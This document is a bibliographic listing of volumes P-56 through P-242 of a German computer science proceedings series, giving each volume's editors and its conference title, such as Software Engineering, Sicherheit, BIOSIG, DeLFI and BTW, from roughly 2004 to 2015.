P-56 Fernand Feltz, Andreas Oberweis, Benoit Otjacques (Hrsg.): EMISA 2004 – Informationssysteme im E-Business und E-Government

P-57 Klaus Turowski (Hrsg.): Architekturen, Komponenten, Anwendungen

P-58 Sami Beydeda, Volker Gruhn, Johannes Mayer, Ralf Reussner, Franz Schweiggert (Hrsg.): Testing of Component-Based Systems and Software Quality

P-59 J. Felix Hampe, Franz Lehner, Key Pousttchi, Kai Ranneberg, Klaus Turowski (Hrsg.): Mobile Business – Processes, Platforms, Payments

P-60 Steffen Friedrich (Hrsg.): Unterrichtskonzepte für inforrmatische Bildung

P-61 Paul Müller, Reinhard Gotzhein, Jens B. Schmitt (Hrsg.): Kommunikation in verteilten Systemen

P-62 Federrath, Hannes (Hrsg.): „Sicherheit 2005“ – Sicherheit – Schutz und Zuverlässigkeit

P-63 Roland Kaschek, Heinrich C. Mayr, Stephen Liddle (Hrsg.): Information Systems – Technology and ist Applications

P-64 Peter Liggesmeyer, Klaus Pohl, Michael Goedicke (Hrsg.): Software Engineering 2005

P-65 Gottfried Vossen, Frank Leymann, Peter Lockemann, Wolffried Stucky (Hrsg.): Datenbanksysteme in Business, Technologie und Web

P-66 Jörg M. Haake, Ulrike Lucke, Djamshid Tavangarian (Hrsg.): DeLFI 2005: 3. deutsche e-Learning Fachtagung Informatik

P-67 Armin B. Cremers, Rainer Manthey, Peter Martini, Volker Steinhage (Hrsg.): INFORMATIK 2005 – Informatik LIVE (Band 1)

P-68 Armin B. Cremers, Rainer Manthey, Peter Martini, Volker Steinhage (Hrsg.): INFORMATIK 2005 – Informatik LIVE (Band 2)

P-69 Robert Hirschfeld, Ryszard Kowalcyk, Andreas Polze, Matthias Weske (Hrsg.): NODe 2005, GSEM 2005

P-70 Klaus Turowski, Johannes-Maria Zaha (Hrsg.): Component-oriented Enterprise Application (COAE 2005)

P-71 Andrew Torda, Stefan Kurz, Matthias Rarey (Hrsg.): German Conference on Bioinformatics 2005

P-72 Klaus P. Jantke, Klaus-Peter Fähnrich, Wolfgang S. Wittig (Hrsg.): Marktplatz Internet: Von e-Learning bis e-Payment

P-73 Jan von Knop, Wilhelm Haverkamp, Eike Jessen (Hrsg.): “Heute schon das Morgen sehen“

P-74 Christopher Wolf, Stefan Lucks, Po-Wah Yau (Hrsg.): WEWoRC 2005 – Western European Workshop on Research in Cryptology

P-75 Jörg Desel, Ulrich Frank (Hrsg.): Enterprise Modelling and Information Systems Architecture

P-76 Thomas Kirste, Birgitta König-Riess, Key Pousttchi, Klaus Turowski (Hrsg.): Mobile Informationssysteme – Potentiale, Hindernisse, Einsatz

P-77 Jana Dittmann (Hrsg.): SICHERHEIT 2006

P-78 K.-O. Wenkel, P. Wagner, M. Morgenstern, K. Luzi, P. Eisermann (Hrsg.): Land- und Ernährungswirtschaft im Wandel

P-79 Bettina Biel, Matthias Book, Volker Gruhn (Hrsg.): Softwareengineering 2006

P-80 Mareike Schoop, Christian Huemer, Michael Rebstock, Martin Bichler (Hrsg.): Service-Oriented Electronic Commerce

P-81 Wolfgang Karl, Jürgen Becker, Karl-Erwin Großpietsch, Christian Hochberger, Erik Maehle (Hrsg.): ARCS´06

P-82 Heinrich C. Mayr, Ruth Breu (Hrsg.): Modellierung 2006

P-83 Daniel Huson, Oliver Kohlbacher, Andrei Lupas, Kay Nieselt and Andreas Zell (eds.): German Conference on Bioinformatics

P-84 Dimitris Karagiannis, Heinrich C. Mayr, (Hrsg.): Information Systems Technology and its Applications

P-85 Witold Abramowicz, Heinrich C. Mayr, (Hrsg.): Business Information Systems

P-86 Robert Krimmer (Ed.): Electronic Voting 2006

P-87 Max Mühlhäuser, Guido Rößling, Ralf Steinmetz (Hrsg.): DELFI 2006: 4. e-Learning Fachtagung Informatik

P-88 Robert Hirschfeld, Andreas Polze, Ryszard Kowalczyk (Hrsg.): NODe 2006, GSEM 2006

P-90 Joachim Schelp, Robert Winter, Ulrich Frank, Bodo Rieger, Klaus Turowski (Hrsg.): Integration, Informationslogistik und Architektur

P-91 Henrik Stormer, Andreas Meier, Michael Schumacher (Eds.): European Conference on eHealth 2006

P-92 Fernand Feltz, Benoît Otjacques, Andreas Oberweis, Nicolas Poussing (Eds.): AIM 2006

P-93 Christian Hochberger, Rüdiger Liskowsky (Eds.): INFORMATIK 2006 – Informatik für Menschen, Band 1

P-94 Christian Hochberger, Rüdiger Liskowsky (Eds.): INFORMATIK 2006 – Informatik für Menschen, Band 2

P-95 Matthias Weske, Markus Nüttgens (Eds.): EMISA 2005: Methoden, Konzepte und Technologien für die Entwicklung von dienstbasierten Informationssystemen

P-96 Saartje Brockmans, Jürgen Jung, York Sure (Eds.): Meta-Modelling and Ontologies

P-97 Oliver Göbel, Dirk Schadt, Sandra Frings, Hardo Hase, Detlef Günther, Jens Nedon (Eds.): IT-Incident Mangament & IT-Forensics – IMF 2006

P-98 Hans Brandt-Pook, Werner Simonsmeier und Thorsten Spitta (Hrsg.): Beratung in der Softwareentwicklung – Modelle, Methoden, Best Practices

P-99 Andreas Schwill, Carsten Schulte, Marco Thomas (Hrsg.): Didaktik der Informatik

P-100 Peter Forbrig, Günter Siegel, Markus Schneider (Hrsg.): HDI 2006: Hochschuldidaktik der Informatik

P-101 Stefan Böttinger, Ludwig Theuvsen, Susanne Rank, Marlies Morgenstern (Hrsg.): Agrarinformatik im Spannungsfeld zwischen Regionalisierung und globalen Wertschöpfungsketten

P-102 Otto Spaniol (Eds.): Mobile Services and Personalized Environments

P-103 Alfons Kemper, Harald Schöning, Thomas Rose, Matthias Jarke, Thomas Seidl, Christoph Quix, Christoph Brochhaus (Hrsg.): Datenbanksysteme in Business, Technologie und Web (BTW 2007)

P-104 Birgitta König-Ries, Franz Lehner, Rainer Malaka, Can Türker (Hrsg.) MMS 2007: Mobilität und mobile Informationssysteme

P-105 Wolf-Gideon Bleek, Jörg Raasch, Heinz Züllighoven (Hrsg.) Software Engineering 2007

P-106 Wolf-Gideon Bleek, Henning Schwentner, Heinz Züllighoven (Hrsg.) Software Engineering 2007 – Beiträge zu den Workshops

P-107 Heinrich C. Mayr, Dimitris Karagiannis (eds.) Information Systems Technology and its Applications

P-108 Arslan Brömme, Christoph Busch, Detlef Hühnlein (eds.) BIOSIG 2007: Biometrics and Electronic Signatures

P-109 Rainer Koschke, Otthein Herzog, Karl-Heinz Rödiger, Marc Ronthaler (Hrsg.) INFORMATIK 2007 Informatik trifft Logistik Band 1

P-110 Rainer Koschke, Otthein Herzog, Karl-Heinz Rödiger, Marc Ronthaler (Hrsg.) INFORMATIK 2007 Informatik trifft Logistik Band 2

P-111 Christian Eibl, Johannes Magenheim, Sigrid Schubert, Martin Wessner (Hrsg.) DeLFI 2007: 5. e-Learning Fachtagung Informatik

P-112 Sigrid Schubert (Hrsg.) Didaktik der Informatik in Theorie und Praxis

P-113 Sören Auer, Christian Bizer, Claudia Müller, Anna V. Zhdanova (Eds.) The Social Semantic Web 2007 Proceedings of the 1st Conference on Social Semantic Web (CSSW)

P-114 Sandra Frings, Oliver Göbel, Detlef Günther, Hardo G. Hase, Jens Nedon, Dirk Schadt, Arslan Brömme (Eds.) IMF2007 IT-incident management & IT-forensics Proceedings of the 3rd International Conference on IT-Incident Management & IT-Forensics

P-115 Claudia Falter, Alexander Schliep, Joachim Selbig, Martin Vingron and Dirk Walther (Eds.) German conference on bioinformatics GCB 2007

P-116 Witold Abramowicz, Leszek Maciszek (Eds.) Business Process and Services Computing 1st International Working Conference on Business Process and Services Computing BPSC 2007

P-117 Ryszard Kowalczyk (Ed.) Grid service engineering and manegement The 4th International Conference on Grid Service Engineering and Management GSEM 2007

P-118 Andreas Hein, Wilfried Thoben, Hans-Jürgen Appelrath, Peter Jensch (Eds.) European Conference on ehealth 2007

P-119 Manfred Reichert, Stefan Strecker, Klaus Turowski (Eds.) Enterprise Modelling and Information Systems Architectures Concepts and Applications

P-120 Adam Pawlak, Kurt Sandkuhl, Wojciech Cholewa, Leandro Soares Indrusiak (Eds.) Coordination of Collaborative Engineering - State of the Art and Future Challenges

P-121 Korbinian Herrmann, Bernd Bruegge (Hrsg.) Software Engineering 2008 Fachtagung des GI-Fachbereichs Softwaretechnik

P-122 Walid Maalej, Bernd Bruegge (Hrsg.) Software Engineering 2008 - Workshopband Fachtagung des GI-Fachbereichs Softwaretechnik

P-123 Michael H. Breitner, Martin Breunig, Elgar Fleisch, Ley Pousttchi, Klaus Turowski (Hrsg.)
Mobile und Ubiquitäre Informationssysteme – Technologien, Prozesse, Marktfähigkeit
Proceedings zur 3. Konferenz Mobile und Ubiquitäre Informationssysteme (MMS 2008)

P-124 Wolfgang E. Nagel, Rolf Hoffmann, Andreas Koch (Eds.)
9th Workshop on Parallel Systems and Algorithms (PASA)
Workshop of the GI/ITG Speciel Interest Groups PARS and PARVA

P-125 Rolf A.E. Müller, Hans-H. Sundermeier, Ludwig Theuvsen, Stephanie Schütze, Marlies Morgenstern (Hrsg.)
Unternehmens-IT:
Führungsinstrument oder Verwaltungsbürde
Referate der 28. GIL Jahrestagung

P-126 Rainer Gimnich, Uwe Kaiser, Jochen Quante, Andreas Winter (Hrsg.)
10th Workshop Software Reengineering (WSR 2008)

P-127 Thomas Kühne, Wolfgang Reisig, Friedrich Steimann (Hrsg.)
Modellierung 2008

P-128 Ammar Alkassar, Jörg Siekmann (Hrsg.)
Sicherheit 2008
Sicherheit, Schutz und Zuverlässigkeit
Beiträge der 4. Jahrestagung des Fachbereichs Sicherheit der Gesellschaft für Informatik e.V. (GI)
2.-4. April 2008
Saarbrücken, Germany

P-129 Wolfgang Hesse, Andreas Oberweis (Eds.)
Sigsand-Europe 2008
Proceedings of the Third AIS SIGSAND European Symposium on Analysis, Design, Use and Societal Impact of Information Systems

P-130 Paul Müller, Bernhard Neumair, Gabi Dreo Rodosek (Hrsg.)
1. DFN-Forum Kommunikations-technologien Beiträge der Fachtagung

P-131 Robert Krimmer, Rüdiger Grimm (Eds.)
3rd International Conference on Electronic Voting 2008
Co-organized by Council of Europe, Gesellschaft für Informatik and E-Voting. CC

P-132 Silke Seehusen, Ulrike Lucke, Stefan Fischer (Hrsg.)
DeLFI 2008:
Die 6. e-Learning Fachtagung Informatik

P-133 Heinz-Gerd Hegering, Axel Lehmann, Hans Jürgen Ohlbach, Christian Scheideler (Hrsg.)
INFORMATIK 2008
Beherrschbare Systeme – dank Informatik
Band 1

P-134 Heinz-Gerd Hegering, Axel Lehmann, Hans Jürgen Ohlbach, Christian Scheideler (Hrsg.)
INFORMATIK 2008
Beherrschbare Systeme – dank Informatik
Band 2

P-135 Torsten Brinda, Michael Fothe, Peter Hubwieser, Kirsten Schlüter (Hrsg.)
Didaktik der Informatik –
Aktuelle Forschungsergebnisse

P-136 Andreas Beyer, Michael Schroeder (Eds.)
German Conference on Bioinformatics GCB 2008

P-137 Arslan Brömme, Christoph Busch, Detlef Hühnlein (Eds.)
BIOSIG 2008: Biometrics and Electronic Signatures

P-138 Barbara Dinter, Robert Winter, Peter Chamoni, Norbert Gronau, Klaus Turowski (Hrsg.)
Synergien durch Integration und Informationslogistik
Proceedings zur DW2008

P-139 Georg Herzwurm, Martin Mikusz (Hrsg.)
Industrialisierung des Software-Managements
Fachtagung des GI-Fachausschusses Management der Anwendungsentwicklung und -wartung im Fachbereich Wirtschaftsinformatik

P-140 Oliver Göbel, Sandra Frings, Detlef Günther, Jens Nedon, Dirk Schadt (Eds.)
IMF 2008 - IT Incident Management & IT Forensics

P-141 Peter Loos, Markus Nüttgens, Klaus Turowski, Dirk Werth (Hrsg.)
Modellierung betrieblicher Informations-systeme (MobIS 2008)
Modellierung zwischen SOA und Compliance Management

P-142 R. Bill, P. Korduan, L. Theuvsen, M. Morgenstern (Hrsg.)
Anforderungen an die Agrarinformatik durch Globalisierung und Klimaveränderung

P-143 Peter Liggesmeyer, Gregor Engels, Jürgen Münch, Jörg Dörr, Norman Riegel (Hrsg.)
Software Engineering 2009
Fachtagung des GI-Fachbereichs Softwaretechnik

P-144 Johann-Christoph Freytag, Thomas Ruf, Wolfgang Lehner, Gottfried Vossen (Hrsg.)
Datenbanksysteme in Business, Technologie und Web (BTW)

P-145 Knut Hinkelmann, Holger Wache (Eds.)
WM2009: 5th Conference on Professional Knowledge Management

P-146 Markus Bick, Martin Breunig, Hagen Höpfner (Hrsg.)
Mobile und Ubiquitäre Informationssysteme – Entwicklung, Implementierung und Anwendung
4. Konferenz Mobile und Ubiquitäre Informationssysteme (MMS 2009)

P-147 Witold Abramowicz, Leszek Maciaszek, Ryszard Kowalczyk, Andreas Speck (Eds.)
Business Process, Services Computing and Intelligent Service Management
BPSC 2009 · ISM 2009 · YRW-MBP 2009

P-148 Christian Erfurth, Gerald Eichler, Volkmar Schau (Eds.)
9th International Conference on Innovative Internet Community Systems
I^{2}CS 2009

P-149 Paul Müller, Bernhard Neumair, Gabi Dreo Rodosek (Hrsg.)
2. DFN-Forum Kommunikationstechnologien
Beiträge der Fachtagung

P-150 Jürgen Münch, Peter Liggesmeyer (Hrsg.)
Software Engineering
2009 - Workshopband

P-151 Armin Heinzl, Peter Dadam, Stefan Kirn, Peter Lockemann (Eds.)
PRIMIUM
Process Innovation for Enterprise Software

P-152 Jan Mendling, Stefanie Rinderle-Ma, Werner Esswein (Eds.)
Enterprise Modelling and Information Systems Architectures
Proceedings of the 3rd Int'l Workshop EMISA 2009

P-153 Andreas Schwill, Nicolas Apostolopoulos (Hrsg.)
Lernen im Digitalen Zeitalter
DeLFI 2009 – Die 7. E-Learning Fachtagung Informatik

P-154 Stefan Fischer, Erik Maehle Rüdiger Reischuk (Hrsg.)
INFORMATIK 2009
Im Focus das Leben

P-155 Arslan Brömme, Christoph Busch, Detlef Hühnlein (Eds.)
BIOSIG 2009:
Biometrics and Electronic Signatures
Proceedings of the Special Interest Group on Biometrics and Electronic Signatures

P-156 Bernhard Koerber (Hrsg.)
Zukunft braucht Herkunft
25 Jahre »INFOS – Informatik und Schule«

P-157 Ivo Grosse, Steffen Neumann, Stefan Posch, Falk Schreiber, Peter Stadler (Eds.)
German Conference on Bioinformatics 2009

P-158 W. Claupein, L. Theuvsen, A. Kämpf, M. Morgenstern (Hrsg.)
Precision Agriculture Reloaded – Informationsgestützte Landwirtschaft

P-159 Gregor Engels, Markus Luckey, Wilhelm Schäfer (Hrsg.)
Software Engineering 2010

P-160 Gregor Engels, Markus Luckey, Alexander Pretschner, Ralf Reussner (Hrsg.)
Software Engineering 2010 – Workshopband
(inkl. Doktorandensymposium)

P-161 Gregor Engels, Dimitris Karagiannis Heinrich C. Mayr (Hrsg.)
Modellierung 2010

P-162 Maria A. Wimmer, Uwe Brinkhoff, Siegfried Kaiser, Dagmar Lück-Schneider, Erich Schweighofer, Andreas Wiebe (Hrsg.)
Vernetzte IT für einen effektiven Staat
Gemeinsame Fachtagung Verwaltungsinformatik (FTVI) und Fachtagung Rechtsinformatik (FTRI) 2010

P-163 Markus Bick, Stefan Eulgem, Elgar Fleisch, J. Felix Hampe, Birgitta König-Ries, Franz Lehner, Key Pousttchi, Kai Rannenberg (Hrsg.)
Mobile und Ubiquitäre Informationssysteme
Technologien, Anwendungen und Dienste zur Unterstützung von mobiler Kollaboration

P-164 Arslan Brömme, Christoph Busch (Eds.)
BIOSIG 2010: Biometrics and Electronic Signatures Proceedings of the Special Interest Group on Biometrics and Electronic Signatures

P-165 Gerald Eichler, Peter Kropf, Ulrike Lechner, Phayung Meesad, Herwig Unger (Eds.)
10th International Conference on Innovative Internet Community Systems (I^2CS) – Jubilee Edition 2010 –

P-166 Paul Müller, Bernhard Neumair, Gabi Dreo Rodosek (Hrsg.)
3. DFN-Forum Kommunikationstechnologien
Beiträge der Fachtagung

P-167 Robert Krimmer, Rüdiger Grimm (Eds.)
4th International Conference on Electronic Voting 2010
co-organized by the Council of Europe, Gesellschaft für Informatik and E-Voting.CC

P-168 Ira Diethelm, Christina Dörge, Claudia Hildebrandt, Carsten Schulte (Hrsg.)
Didaktik der Informatik
Möglichkeiten empirischer Forschungsmethoden und Perspektiven der Fachdidaktik

P-169 Michael Kerres, Nadine Ojstersek Ulrik Schroeder, Ulrich Hoppe (Hrsg.)
DeLFI 2010 - 8. Tagung der Fachgruppe E-Learning der Gesellschaft für Informatik e.V.

P-170 Felix C. Freiling (Hrsg.)
Sicherheit 2010
Sicherheit, Schutz und Zuverlässigkeit

P-171 Werner Esswein, Klaus Turowski, Martin Juhrisch (Hrsg.)
Modellierung betrieblicher Informationssysteme (MobIS 2010)
Modellgestütztes Management

P-172 Stefan Klink, Agnes Koschmider Marco Mevius, Andreas Oberweis (Hrsg.)
EMISA 2010
Einflussfaktoren auf die Entwicklung flexibler, integrierter Informationssysteme
Beiträge des Workshops der GI-Fachgruppe EMISA (Entwicklungsmethoden für Informationssysteme und deren Anwendung)

P-173 Dietmar Schomburg, Andreas Grote (Eds.)
German Conference on Bioinformatics 2010

P-174 Arslan Brömme, Torsten Eymann, Detlef Hühnlein, Heiko Roßnagel, Paul Schmücker (Hrsg.)
perspeGKtive 2010
Workshop „Innovative und sichere Informationstechnologie für das Gesundheitswesen von morgen“

P-175 Klaus-Peter Fähnrich, Bogdan Franczyk (Hrsg.)
INFORMATIK 2010
Service Science – Neue Perspektiven für die Informatik
Band 1

P-176 Klaus-Peter Fähnrich, Bogdan Franczyk (Hrsg.)
INFORMATIK 2010
Service Science – Neue Perspektiven für die Informatik
Band 2

P-177 Witold Abramowicz, Rainer Alt, Klaus-Peter Fähnrich, Bogdan Franczyk, Leszek A. Maciaszek (Eds.)
INFORMATIK 2010
Business Process and Service Science – Proceedings of ISSS and BPSC

P-178 Wolfram Pietsch, Benedikt Krams (Hrsg.)
Vom Projekt zum Produkt
Fachtagung des GI-Fachausschusses Management der Anwendungsentwicklung und -wartung im Fachbereich Wirtschafts-informatik (WI-MAW), Aachen, 2010

P-179 Stefan Gruner, Bernhard Rumpe (Eds.)
FM+AM`2010
Second International Workshop on Formal Methods and Agile Methods

P-180 Theo Härder, Wolfgang Lehner, Bernhard Mitschang, Harald Schöning, Holger Schwarz (Hrsg.)
Datenbanksysteme für Business, Technologie und Web (BTW)
14. Fachtagung des GI-Fachbereichs „Datenbanken und Informationssysteme“ (DBIS)

P-181 Michael Clasen, Otto Schätzel, Brigitte Theuvsen (Hrsg.)
Qualität und Effizienz durch informationsgestützte Landwirtschaft, Fokus: Moderne Weinwirtschaft

P-182 Ronald Maier (Hrsg.)
6th Conference on Professional Knowledge Management
From Knowledge to Action

P-183 Ralf Reussner, Matthias Grund, Andreas Oberweis, Walter Tichy (Hrsg.)
Software Engineering 2011
Fachtagung des GI-Fachbereichs Softwaretechnik

P-184 Ralf Reussner, Alexander Pretschner, Stefan Jähnichen (Hrsg.)
Software Engineering 2011
Workshopband
(inkl. Doktorandensymposium)

P-185 Hagen Höpfner, Günther Specht, Thomas Ritz, Christian Bunse (Hrsg.)
MMS 2011: Mobile und ubiquitäre Informationssysteme Proceedings zur 6. Konferenz Mobile und Ubiquitäre Informationssysteme (MMS 2011)

P-186 Gerald Eichler, Axel Küpper, Volkmar Schau, Hacène Fouchal, Herwig Unger (Eds.)
11th International Conference on Innovative Internet Community Systems (I^2CS)

P-187 Paul Müller, Bernhard Neumair, Gabi Dreo Rodosek (Hrsg.)
4. DFN-Forum Kommunikations-technologien, Beiträge der Fachtagung 20. Juni bis 21. Juni 2011 Bonn

P-188 Holger Rohland, Andrea Kienle, Steffen Friedrich (Hrsg.)
DeLFI 2011 – Die 9. e-Learning Fachtagung Informatik der Gesellschaft für Informatik e.V. 5.–8. September 2011, Dresden

P-189 Thomas, Marco (Hrsg.)
Informatik in Bildung und Beruf INFOS 2011
14. GI-Fachtagung Informatik und Schule

P-190 Markus Nüttgens, Oliver Thomas, Barbara Weber (Eds.)
Enterprise Modelling and Information Systems Architectures (EMISA 2011)

P-191 Arslan Brömme, Christoph Busch (Eds.)
BIOSIG 2011
International Conference of the Biometrics Special Interest Group

P-192 Hans-Ulrich Heiß, Peter Pepper, Holger Schlingloff, Jörg Schneider (Hrsg.)
INFORMATIK 2011
Informatik schafft Communities

P-193 Wolfgang Lehner, Gunther Piller (Hrsg.)
IMDM 2011

P-194 M. Clasen, G. Fröhlich, H. Bernhardt, K. Hildebrand, B. Theuvsen (Hrsg.)
Informationstechnologie für eine nachhaltige Landbewirtschaftung
Fokus Forstwirtschaft

P-195 Neeraj Suri, Michael Waidner (Hrsg.)
Sicherheit 2012
Sicherheit, Schutz und Zuverlässigkeit
Beiträge der 6. Jahrestagung des Fachbereichs Sicherheit der Gesellschaft für Informatik e.V. (GI)

P-196 Arslan Brömme, Christoph Busch (Eds.)
BIOSIG 2012
Proceedings of the 11th International Conference of the Biometrics Special Interest Group

P-197 Jörn von Lucke, Christian P. Geiger, Siegfried Kaiser, Erich Schweighofer, Maria A. Wimmer (Hrsg.)
Auf dem Weg zu einer offenen, smarten und vernetzten Verwaltungskultur
Gemeinsame Fachtagung Verwaltungsinformatik (FTVI) und Fachtagung Rechtsinformatik (FTRI) 2012

P-198 Stefan Jähnichen, Axel Küpper, Sahin Albayrak (Hrsg.)
Software Engineering 2012
Fachtagung des GI-Fachbereichs Softwaretechnik

P-199 Stefan Jähnichen, Bernhard Rumpe, Holger Schlingloff (Hrsg.)
Software Engineering 2012
Workshopband

P-200 Gero Mühl, Jan Richling, Andreas Herkersdorf (Hrsg.)
ARCS 2012 Workshops

P-201 Elmar J. Sinz Andy Schürr (Hrsg.)
Modellierung 2012

P-202 Andrea Back, Markus Bick, Martin Breunig, Key Pousttchi, Frédéric Thiesse (Hrsg.)
MMS 2012:Mobile und Ubiquitäre Informationssysteme

P-203 Paul Müller, Bernhard Neumair, Helmut Reiser, Gabi Dreo Rodosek (Hrsg.)
5. DFN-Forum Kommunikations-technologien
Beiträge der Fachtagung

P-204 Gerald Eichler, Leendert W. M. Wienhofen, Anders Kofod-Petersen, Herwig Unger (Eds.)
12th International Conference on Innovative Internet Community Systems (I2CS 2012)

P-205 Manuel J. Kripp, Melanie Volkamer, Rüdiger Grimm (Eds.)
5th International Conference on Electronic Voting 2012 (EVOTE2012)
Co-organized by the Council of Europe, Gesellschaft für Informatik and E-Voting.CC

P-206 Stefanie Rinderle-Ma, Mathias Weske (Hrsg.)
EMISA 2012
Der Mensch im Zentrum der Modellierung

P-207 Jörg Desel, Jörg M. Haake, Christian Spannagel (Hrsg.)
DeLFI 2012: Die 10. e-Learning Fachtagung Informatik der Gesellschaft für Informatik e.V.
24.–26. September 2012

P-208 Ursula Goltz, Marcus Magnor, Hans-Jürgen Appelrath, Herbert Matthies, Wolf-Tilo Balke, Lars Wolf (Hrsg.) INFORMATIK 2012

P-209 Hans Brandt-Pook, André Fleer, Thorsten Spitta, Malte Wattenberg (Hrsg.) Nachhaltiges Software Management

P-210 Erhard Plödereder, Peter Dencker, Herbert Klenk, Hubert B. Keller, Silke Spitzer (Hrsg.) Automotive – Safety & Security 2012 Sicherheit und Zuverlässigkeit für automobile Informationstechnik

P-211 M. Clasen, K. C. Kersebaum, A. Meyer-Aurich, B. Theuvsen (Hrsg.) Massendatenmanagement in der Agrar- und Ernährungswirtschaft Erhebung - Verarbeitung - Nutzung Referate der 33. GIL-Jahrestagung 20. – 21. Februar 2013, Potsdam

P-212 Arslan Brömme, Christoph Busch (Eds.) BIOSIG 2013 Proceedings of the 12th International Conference of the Biometrics Special Interest Group 04.–06. September 2013 Darmstadt, Germany

P-213 Stefan Kowalewski, Bernhard Rumpe (Hrsg.) Software Engineering 2013 Fachtagung des GI-Fachbereichs Softwaretechnik

P-214 Volker Markl, Gunter Saake, Kai-Uwe Sattler, Gregor Hackenbroich, Bernhard Mit schang, Theo Härder, Veit Köppen (Hrsg.) Datenbanksysteme für Business, Technologie und Web (BTW) 2013 13. – 15. März 2013, Magdeburg

P-215 Stefan Wagner, Horst Lichter (Hrsg.) Software Engineering 2013 Workshopband (inkl. Doktorandensymposium) 26. Februar – 1. März 2013, Aachen

P-216 Gunter Saake, Andreas Henrich, Wolfgang Lehner, Thomas Neumann, Veit Köppen (Hrsg.) Datenbanksysteme für Business, Technologie und Web (BTW) 2013 – Workshopband 11. – 12. März 2013, Magdeburg

P-217 Paul Müller, Bernhard Neumair, Helmut Reiser, Gabi Dreo Rodosek (Hrsg.) 6. DFN-Forum Kommunikations-technologien Beiträge der Fachtagung 03.–04. Juni 2013, Erlangen

P-218 Andreas Breiter, Christoph Rensing (Hrsg.) DeLFI 2013: Die 11 e-Learning Fachtagung Informatik der Gesellschaft für Informatik e.V. (GI) 8. – 11. September 2013, Bremen

P-219 Norbert Breier, Peer Stechert, Thomas Wilke (Hrsg.) Informatik erweitert Horizonte INFOS 2013 15. GI-Fachtagung Informatik und Schule 26. – 28. September 2013

P-220 Matthias Horbach (Hrsg.) INFORMATIK 2013 Informatik angepasst an Mensch, Organisation und Umwelt 16. – 20. September 2013, Koblenz

P-221 Maria A. Wimmer, Marijn Janssen, Ann Macintosh, Hans Jochen Scholl, Efthimios Tambouris (Eds.) Electronic Government and Electronic Participation Joint Proceedings of Ongoing Research of IFIP EGOV and IFIP ePart 2013 16. – 19. September 2013, Koblenz

P-222 Reinhard Jung, Manfred Reichert (Eds.) Enterprise Modelling and Information Systems Architectures (EMISA 2013) St. Gallen, Switzerland September 5. – 6. 2013

P-223 Detlef Hühnlein, Heiko Roßnagel (Hrsg.) Open Identity Summit 2013 10. – 11. September 2013 Kloster Banz, Germany

P-224 Eckhart Hanser, Martin Mikusz, Masud Fazal-Baqaie (Hrsg.) Vorgehensmodelle 2013 Vorgehensmodelle – Anspruch und Wirklichkeit 20. Tagung der Fachgruppe Vorgehensmodelle im Fachgebiet Wirtschaftsinformatik (WI-VM) der Gesellschaft für Informatik e.V. Lörrach, 2013

P-225 Hans-Georg Fill, Dimitris Karagiannis, Ulrich Reimer (Hrsg.) Modellierung 2014 19. – 21. März 2014, Wien

P-226 M. Clasen, M. Hamer, S. Lehnert, B. Petersen, B. Theuvsen (Hrsg.) IT-Standards in der Agrar- und Ernährungswirtschaft Fokus: Risiko- und Krisenmanagement Referate der 34. GIL-Jahrestagung 24. – 25. Februar 2014, Bonn

P-227 Wilhelm Hasselbring,
Nils Christian Ehmke (Hrsg.)
Software Engineering 2014
Fachtagung des GI-Fachbereichs Softwaretechnik
25. – 28. Februar 2014
Kiel, Deutschland

P-228 Stefan Katzenbeisser, Volkmar Lotz, Edgar Weippl (Hrsg.)
Sicherheit 2014
Sicherheit, Schutz und Zuverlässigkeit
Beiträge der 7. Jahrestagung des Fachbereichs Sicherheit der Gesellschaft für Informatik e.V. (GI)
19. – 21. März 2014, Wien

P-229 Dagmar Lück-Schneider, Thomas Gordon, Siegfried Kaiser, Jörn von Lucke,Erich Schweighofer, Maria A.Wimmer, Martin G. Löhe (Hrsg.)
Gemeinsam Electronic Government ziel(gruppen)gerecht gestalten und organisieren
Gemeinsame Fachtagung Verwaltungsinformatik (FTVI) und Fachtagung Rechtsinformatik (FTRI)
2014, 20.-21. März 2014 in Berlin

P-230 Arslan Brömme, Christoph Busch (Eds.)
BIOSIG 2014
Proceedings of the 13th International Conference of the Biometrics Special Interest Group
10. – 12. September 2014 in Darmstadt, Germany

P-231 Paul Müller, Bernhard Neumair, Helmut Reiser, Gabi Dreo Rodosek (Hrsg.)
7. DFN-Forum Kommunikationstechnologien
16. – 17. Juni 2014
Fulda

P-232 E. Plödereder, L. Grunske, E. Schneider, D. Ull (Hrsg.)
INFORMATIK 2014
Big Data – Komplexität meistern
22. – 26. September 2014
Stuttgart

P-233 Stephan Trahasch, Rolf Plötzner, Gerhard Schneider, Claudia Gayer, Daniel Sassiat, Nicole Wöhrle (Hrsg.)
DeLFI 2014 – Die 12. e-Learning Fachtagung Informatik
der Gesellschaft für Informatik e.V.
15. – 17. September 2014
Freiburg

P-234 Fernand Feltz, Bela Mutschler, Benoît Otjacques (Eds.)
Enterprise Modelling and Information Systems Architectures
(EMISA 2014)
Luxembourg, September 25-26, 2014

P-235 Robert Giegerich, Ralf Hofestädt, Tim W. Nattkemper (Eds.)
German Conference on Bioinformatics 2014
September 28 – October 1
Bielefeld, Germany

P-236 Martin Engstler, Eckhart Hanser, Martin Mikusz, Georg Herzwurm (Hrsg.)
Projektmanagement und Vorgehensmodelle 2014
Soziale Aspekte und Standardisierung
Gemeinsame Tagung der Fachgruppen Projektmanagement (WI-PM) und Vorgehensmodelle (WI-VM) im Fachgebiet Wirtschaftsinformatik der Gesellschaft für Informatik e.V., Stuttgart 2014

P-237 Detlef Hühnlein, Heiko Roßnagel (Hrsg.)
Open Identity Summit 2014
4.–6. November 2014
Stuttgart, Germany

P-238 Arno Ruckelshausen, Hans-Peter Schwarz, Brigitte Theuvsen (Hrsg.)
Informatik in der Land-, Forst- und Ernährungswirtschaft
Referate der 35. GIL-Jahrestagung
23. – 24. Februar 2015, Geisenheim

P-239 Uwe Aßmann, Birgit Demuth, Thorsten Spitta, Georg Püschel, Ronny Kaiser (Hrsg.)
Software Engineering & Management 2015
17.-20. März 2015, Dresden

P-240 Herbert Klenk, Hubert B. Keller, Erhard Plödereder, Peter Dencker (Hrsg.)
Automotive – Safety & Security 2015
Sicherheit und Zuverlässigkeit für automobile Informationstechnik
21.–22. April 2015, Stuttgart

P-241 Thomas Seidl, Norbert Ritter, Harald Schöning, Kai-Uwe Sattler, Theo Härder, Steffen Friedrich, Wolfram Wingerath (Hrsg.)
Datenbanksysteme für Business, Technologie und Web (BTW 2015)
04. – 06. März 2015, Hamburg

P-242 Norbert Ritter, Andreas Henrich, Wolfgang Lehner, Andreas Thor, Steffen Friedrich, Wolfram Wingerath (Hrsg.)
Datenbanksysteme für Business, Technologie und Web (BTW 2015) – Workshopband
